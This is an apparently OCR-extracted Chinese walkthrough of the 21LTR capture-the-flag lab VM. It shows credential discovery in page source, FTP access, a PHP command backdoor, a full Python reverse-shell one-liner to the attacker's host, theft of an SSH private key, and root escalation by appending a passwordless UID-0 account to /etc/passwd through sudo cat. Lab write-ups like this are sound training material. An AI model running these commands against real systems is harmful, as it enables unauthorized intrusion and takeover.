
这个靶机分配了一个静态IP：192.168.2.120


我们需要把Vmware的NAT模式dhcp网段设置成192.168.2.*才能找到靶机IP

这点需要我们注意


IP发现：




端口探测：



开着三个端口，打开web页面，看源代码





net Development Server</h1>


lt="" src="code.jpeg" /></p>

f you have arrived here acccidentally please close this page now.</h5><!-- username:logs password:zg]E-b0]+8:(58G -->


<!-- username:logs password:zg]E-b0]+8:(58G -->

发现一个登录口令


所以我们需要找到登录页面来输入这个信息。我使用dirb工具来扫描目录和文件




打开第2个目录后，显示forbidden。FTP端口和ssh端口开着。尝试输入用户名和密码到FTP登录




现在在FTP上登录。我看到了备份日志php文件，并通过get ftp命令下载到我的机器上。



我用curl请求日志路径。在这一刻，我注意到URL错误日志请求另一个IP 192.168.2.240




我尝试了解目标服务器请求的连接端口。所以我尝试用wireshark捕获包。




循环观察端口开放情况：

```
while true;do nc -v 192.168.2.120 10001 && break; sleep 2; clear; done
```

把php代码通过端口转到backup_log文件




我通过cmd参数调用我的后门。 http://192.168.2.120/logs/backup_log.php?cmd=echo “<pre>”; ls -al; uname -a;



所以我们需要使用back back shell。我使用python反向连接脚本。

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.2.104",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

并尝试读取/ etc / passwd



我在tmp目录中找到备份文件并尝试提取。它会显示媒体路径并转到此路径并找到某些内容。之后，我发现SSH密钥。

```
sh-3.1$ cd /tmp
cd /tmp
sh-3.1$ ls -al
ls -al
total 112
drwxrwxrwt  4 root root    80 Dec 22 07:20 .
drwxr-xr-x 93 root root   300 Dec 22 07:12 ..
drwxrwxrwt  2 root root     3 May  4  1994 .ICE-unix
drwxrwxrwt  2 root root     3 May  4  1994 .X11-unix
-rwxrwxrwx  1 root root    37 Jun  8  2012 .directory
-rw-r--r--  1 root root 98937 Dec 22 07:40 backup.tar.gz
sh-3.1$ tar -xvf backup.tar.gz
tar -xvf backup.tar.gz
media/backup/pxelinux.cfg.tar.gz
sh-3.1$ ls /media
ls /media
USB_1  backup
sh-3.1$ cd /media/USB_1
cd /media/USB_1
sh-3.1$ ls -al
ls -al
total 2728
drwxrwxrwx 3 root root     120 Jun 19  2012 .
drwxrwxrwx 4 root root      80 Jun  6  2012 ..
-rwxrwxrwx 1 root root 1383853 Jun 19  2012 ProgrammingGroundUp-1-0-booksize.pdf
-rwxrwxrwx 1 root root  171249 Jun 19  2012 SerialProgrammingInPosixOSs.pdf
drwxrwxrwx 3 root root      80 Jun 19  2012 Stuff
-rwxrwxrwx 1 root root 1210710 Jun 19  2012 make.pdf
sh-3.1$ cd Stuff
cd Stuff
sh-3.1$ ls -al
ls -al
total 916
drwxrwxrwx 3 root root     80 Jun 19  2012 .
drwxrwxrwx 3 root root    120 Jun 19  2012 ..
drwxrwxrwx 2 root root     80 Jun  6  2012 Keys
-rwxrwxrwx 1 root root 928014 Jun 19  2012 bash.pdf
```

拿到flag，但需要利用。我在我的电脑上下载rsa私钥并尝试登录。这行得通 。之后，我检查sudo -l。所以我再次将root ID添加到另一个用户abatcy。

```
┌─[root@homeless]─[~/Desktop/21LTR]
└──> ssh -i key hbeale@192.168.2.120
Linux 2.6.27.27.
hbeale@slax:~$ id
uid=1001(hbeale) gid=10(wheel) groups=10(wheel)
hbeale@slax:~$ sudo -l
User hbeale may run the following commands on this host:
    (root) NOEXEC: /bin/ls, (root) /usr/bin/cat, (root) /usr/bin/more, (root)
    !/usr/bin/su *root*
    (root) NOPASSWD: /usr/bin/cat
hbeale@slax:~$ sudo /usr/bin/cat >> /etc/passwd
id
133720::0:0::/root:/bin/bash
^C
hbeale@slax:~$ id
uid=1001(hbeale) gid=10(wheel) groups=10(wheel)
hbeale@slax:~$ su 133720
root@slax:/home/hbeale# id
uid=0(root) gid=0(root) groups=0(root)
root@slax:/home/hbeale#
```